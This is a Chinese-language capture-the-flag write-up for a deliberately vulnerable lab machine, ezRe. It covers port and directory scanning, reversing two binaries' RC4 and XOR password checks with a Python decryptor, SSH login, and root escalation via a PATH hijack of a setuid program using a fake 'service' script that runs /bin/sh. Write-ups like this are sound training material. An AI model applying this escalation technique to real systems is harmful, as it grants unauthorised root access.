


ezRe靶机-12138

- 1 靶机名称:ezRe
- 2 作者:星河冉冉
- 3 靶机ID:617
- 4 难度:Baby
- 5 靶机地址:<https://maze-sec.com/>
- 6 靶机IP:192.168.137.234
- 7 攻击机IP:192.168.137.102

一.信息收集


1)靶机IP



IP是192.168.137.234

2)端口信息

- 1 nmap -p- -sV 192.168.137.234



开放了80和22端口，那么我们的思路就是在80端口寻找信息，然后去22端口进行登录

3)目录信息

我们去80端口看看有没有什么目录信息

```
1 | feroxbuster -u http://192.168.137.234 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x txt,php,html,zip,bak
```

```
┌  ┌  \|/|/ ` \|_/|| \└
|  ┌  \| \| \|,  _//\|/|└
```

by Ben "epi" Risher 🤖

ver: 2.13.1

🎯 Target Url	http://192.168.137.234/
🚩 In-Scope Url	192.168.137.234
🚀 Threads	50
📖 Wordlist	/usr/share/seclists/Discovery/Web-Content/big.txt
👉 Status Codes	All Status Codes!
⚡ Timeout (secs)	7
🐼 User-Agent	feroxbuster/2.13.1
🔧 Config File	/etc/feroxbuster/ferox-config.toml
🔍 Extract Links	true
💰 Extensions	[txt, php, html, zip, bak]
🚩 HTTP methods	[GET]
🔍 Recursion Depth	4

🚩 Press [ENTER] to use the Scan Management Menu™


```
403  GET    9l    28w   280c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
404  GET    9l    31w   277c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
200  GET    1l    1w    6c http://192.168.137.234/
301  GET    9l    28w   316c http://192.168.137.234/dev => http://192.168.137.234/dev/
200  GET    5l    30w   176c http://192.168.137.234/dev/todo.txt
200  GET    8l    98w   18343c http://192.168.137.234/dev/authenticator
200  GET    1l    1w    6c http://192.168.137.234/index.html
[#####] - 69s  122910/122910 0s found:5 errors:1
[#####] - 69s  122892/122892 1786/s http://192.168.137.234/
[#####] - 0s  122892/122892 1498683/s http://192.168.137.234/dev/ => Directory
listing (add --scan-dir-listings to scan)
```

我们可以扫描到3个目录，一个是/dev,一个是dev/todo.txt，还有一个是/dev/authenticator，我们去看看

二.渗透测试

1)访问IP

```
1 | http://192.168.137.234/
```



80端口没有任何信息，我们访问目录看看

2)访问目录

```
1 http://192.168.137.234/dev/
```



可以看到是todo.txt文件和authenticator文件，我们去分析分析

```
1 http://192.168.137.234/dev/todo.txt
```



我们可以看到3个有效的消息

- 1 用户名是Ryan
- 2 密码和girl有关系
- 3 authenticator文件里面有访问的密钥

那么，我们的思路就很清晰了，我们需要去分析authenticator这个文件

3)分析authenticator

首先，我们下载到攻击机里面，然后去分析是什么类型

```
1 wget http://192.168.137.234/dev/authenticator
2 file authenticator
```

```
[kali@kali]~$ wget http://192.168.137.234/dev/authenticator
--2026-03-23 09:11:10-- http://192.168.137.234/dev/authenticator
正在连接 192.168.137.234:80: 已连接
已发出 HTTP 请求，正在等待回应... 200 OK
长度: 16888 (16K)
正在保存至: "authenticator.1"

authenticator.1 100%[=====] 16.49K --.-KB/s 用时 0s
2026-03-23 09:11:10 (437 KB/s) - 已保存 "authenticator.1" [16888/16888]

[kali@kali]~$ file authenticator
authenticator: ELF 64-bit LSB pie executable x86_64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ebc2fa998f355fe208521e7dbfaa249268ed7831, for GNU/Linux 3.2.0, not stripped
[kali@kali]~$
```

这是一个 64 位的 Linux 可执行程序。

既然是一个程序，我们去运行试试看，记得添加执行权限，不然是运行不了的

```
[kali@kali]~$ sudo chmod +x authenticator
[sudo] kali 的密码:
[kali@kali]~$ ./authenticator
Please enter the flag: girl
Wrong
sh: 1: pause: not found
[kali@kali]~$
```

我们可以看到运行之后，需要输入密码的，我们随便输入发现是报错的。我们分析分析

1. wrong

这很简单：程序内部有一套预设的校验逻辑（可能是字符串比对或某种数学运算）。你输入的 `girl` 与它预期的 **Flag**（旗标/密码）不匹配，所以它输出了错误提示。


2. sh: 1: pause: not found

这是一个非常经典的“报错”。它透露了这个程序的作者可能是一个习惯在 Windows 下写 C/C++ 的开发者。

- **原因：**在 Windows 编程中，开发者经常在代码末尾加上 `system("pause");`，目的是为了让控制台窗口在程序结束前停住，方便看结果。
- **问题：**`pause` 是 Windows 系统的命令。在 Linux 系统中，`system()` 函数会调用 `/bin/sh` 来执行命令，但 Linux 下并没有 `pause` 这个程序，只有 `sleep` 或 `read`。
- **结论：**当程序执行到最后，尝试调用系统命令 `pause` 时，Linux 找不到它，于是报错。这不影响程序之前的逻辑，只是说明代码写得不太跨平台。

既然是这样，那么我们就放在网站里面分析分析

```
1 https://dogbolt.org/
```



核心逻辑解密

我们来拆解 main 函数里的关键信息：

- 1 | **Key (密钥):** `local_20 = "welcome";`
- 2 |
- 3 | **Flag 长度:** `local_14 = 0x12;` (十六进制的 `0x12`等于十进制的 `18`)。所以 **Flag 长度** 是 **18** 位。
- 4 |
- 5 | **密文 (Ciphertext):** 在 `local_38` 数组里硬编码了 **18** 个字节: `1d, e1, 20, 92, c4, 35, d7, 8c, 55, 91, 5e, fa, 78, 8e, b2, 96, a0, 47`
- 6 |
- 7 | **算法:** 程序先用 `welcome`初始化 `RC4` 状态, 然后将你输入的字符逐个与 `RC4` 生成的密钥流进行 `XOR` (异或), 最后与上面的密文比对。

编写解密脚本

`RC4` 是对称加密, **加密和解密的逻辑完全一样**。你只需要用同样的密钥 (`welcome`) 初始化 `RC4`, 然后对那串密文再进行一次异或运算, 就能得到明文 `Flag`。

我们让AI写一个脚本即可

```
1 | def rc4_decrypt(key, ciphertext):
2 |     # 1. 初始化 S 盒 (对应代码中的 rc4_init)
3 |     s = list(range(256))
4 |     j = 0
5 |     out = []
6 |
7 |     for i in range(256):
8 |         j = (j + s[i] + ord(key[i % len(key)])) % 256
9 |         s[i], s[j] = s[j], s[i]
10 |
11 |     # 2. 生成密钥流并异或 (对应代码中的 rc4_step 和 main 里的 XOR)
12 |     i = 0
13 |     j = 0
14 |     for char in ciphertext:
15 |         i = (i + 1) % 256
16 |         j = (j + s[i]) % 256
17 |         s[i], s[j] = s[j], s[i]
```

```

18     k = s[(s[i] + s[j]) % 256]
19     out.append(chr(char ^ k))
20
21     return "".join(out)
22
23 # 密文数据 (来自 local_38)
24 cipher = [
25     0x1d, 0xe1, 0x20, 0x92, 0xc4, 0x35, 0xd7, 0x8c, 0x55,
26     0x91, 0x5e, 0xfa, 0x78, 0x8e, 0xb2, 0x96, 0xa0, 0x47
27 ]
28
29 print("Flag is:", rc4_decrypt("welcome", cipher))

```

```

(kali㉿kali)-[~]
$ sudo vi exp.py
(kali㉿kali)-[~]
$ sudo chmod +x exp.py
(kali㉿kali)-[~]
$ python exp.py
Flag is: {Ryan:sunninggirl}
(kali㉿kali)-[~]
$

```

我们可以看到成功解出用户名和密码

```
1 | Flag is: {Ryan:sunninggirl}
```

4)ssh登录

```
1 | ssh Ryan@192.168.137.234
```

```

(kali㉿kali)-[~]
$ ssh Ryan@192.168.137.234
Ryan@192.168.137.234's password:
Linux ezRe 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 23 01:42:41 2026 from 192.168.137.192
$ ls -la
total 36
drwxr-xr-x 3 Ryan Ryan 4096 Mar 23 05:27 .
drwxr-xr-x 3 root root 4096 Mar 15 22:17 ..
-rw-r--r-- 1 root root 57 Mar 23 05:27 .bash_history
-rw-r--r-- 1 Ryan Ryan 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 Ryan Ryan 3526 Apr 18 2019 .bashrc
drwx----- 2 Ryan Ryan 4096 Mar 23 01:22 .gnupg
-rw-r--r-- 1 Ryan Ryan 807 Apr 18 2019 .profile
-rw-r--r-- 1 Ryan Ryan 408 Mar 14 09:38 user.txt
-rw-r--r-- 1 Ryan Ryan 1106 Mar 14 23:02 userinfo
$ cat user.txt
{user-5d8e7f9a4b3c2d1e0f8a7b6c5d4e3f2a}
$

```

5)提权

我们去看看sudo -l,有没有信息

```

$ sudo -l
[sudo] password for Ryan:
Sorry, user Ryan may not run sudo on ezRe.
$ ss -tnlp
State      Recv-Q      Send-Q       Local Address:Port      Peer Address:Port
LISTEN     0            128          0.0.0.0:22              0.0.0.0:*
LISTEN     0            128          *:80                    *:80
LISTEN     0            128          [::]:22                 [::]:*
$ |

```

我们可以看到sudo -l没有信息,也没有本地开放的端口,那么我们去使用看看有没有信息


```
1 | find / -perm -u=s -type f 2>/dev/null
```

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/super_checker
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
$ |
```

我们明显可以看到一个/usr/bin/super_checker，可以看到也是一个程序，如果没有猜错的话，我们运行之后看到还是需要输入密码

```
1 $ file /usr/bin/super_checker
/usr/bin/super_checker: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=f4dc15e71bfa6f29ec18b039bbd56d4bda2f84, for GNU/Linux 3.2.0, stripped
$ |
```

那么我们就直接去放在网站里面去分析



让AI分析分析

1. 核心逻辑解密

程序将你的输入与一组硬编码的字节进行比对。以下是关键点：

- **输入长度：** if (svar1 == 9)。密码必须是 9 位。
- **比较逻辑：**

```
1 if ((__s1[Var2] ^ 0x5a) != local_31[Var2]) goto LAB_00101130;
```

这意味着：你的输入字符与 0x5a 进行异或运算，结果必须等于 local_31 数组中对应的字节。

- **硬编码的密文 (local_31)：**

- local_31[0] = 0x28
- local_31[1] = 0x6a
- local_31[2] = 0x6a
- local_31[3] = 0x2e
- local_31[4] = 0x05 (代码里写的是 5)
- local_31[5] = 0x2a
- local_31[6] = 0x1a
- local_31[7] = 0x29

- `local_31[8] = 0x29`

2. 计算 Flag (Password)

根据异或运算的性质: 如果 $A \oplus B = C$, 那么 $A = C \oplus B$ 。所以, 你的输入字符 = `local_31[i] ^ 0x5a`。

我们手动计算一下:

1. `0x28 ^ 0x5a = 01011010 ^ 00101000 = 01110010` (十六进制 `0x72`) -> **r**
2. `0x6a ^ 0x5a = 0x30` -> **0**
3. `0x6a ^ 0x5a = 0x30` -> **0**
4. `0x2e ^ 0x5a = 0x74` -> **t**
5. `0x05 ^ 0x5a = 0x5f` -> **_**
6. `0x2a ^ 0x5a = 0x70` -> **p**
7. `0x1a ^ 0x5a = 0x40` -> **@**
8. `0x29 ^ 0x5a = 0x73` -> **s**
9. `0x29 ^ 0x5a = 0x73` -> **s**

1 | 拼接起来得到密码: `r00t_p@ss`

既然已经成功破解出来密码, 那么我们去执行这个程序试试看

```
1 /usr/bin/super_checker
2 --- Admin Maintenance Console ---
3 Enter Maintenance Password: r00t_p@ss
4 [+] Access Granted! Running system maintenance...
5 sh: 1: service: not found
```

我们可以看到密码是正确的, 返回了 `sh: 1: service: not found`

报错 `sh: 1: service: not found`, 程序在验证成功后, 尝试调用 Linux 系统命令 `service --status-all` 来列出服务状态, 但你的系统中可能没有安装 `sysvinit` 工具, 或者当前用户的 `PATH` 路径里找不到 `service` 命令。

那么我们就去伪造一个假的 `service` 脚本即可, 步骤如下

```
1 1. 编写恶意“伪装”脚本
2 我们在tmp路径下创建即可
3 # 在当前目录下创建一个名为 service 的文件
4 echo '/bin/sh' > service
5 # 赋予可执行权限
6 chmod +x service
7 2. 修改 PATH 变量并诱导执行
8 我们要告诉系统优先去当前目录寻找 service
9 # 将当前目录加入 PATH 的最前面
10 export PATH=/tmp:$PATH
11 3. 执行程序
```



```
$ cd /tmp
$ echo '/bin/sh' > service
$ chmod +x service
$ export PATH=/tmp:$PATH
$ /usr/bin/super_checker
--- Admin Maintenance Console ---
Enter Maintenance Password: r00t_p@ss
[+] Access Granted! Running system maintenance...
# id
uid=0(root) gid=0(root) groups=0(root),1000(Ryan)
# cd /root
# cat root.txt
{root-f97e8b4d2c5a0e9f1t3h8c0a6eld4b39}
#
```

我们可以看到成功获取到root权限。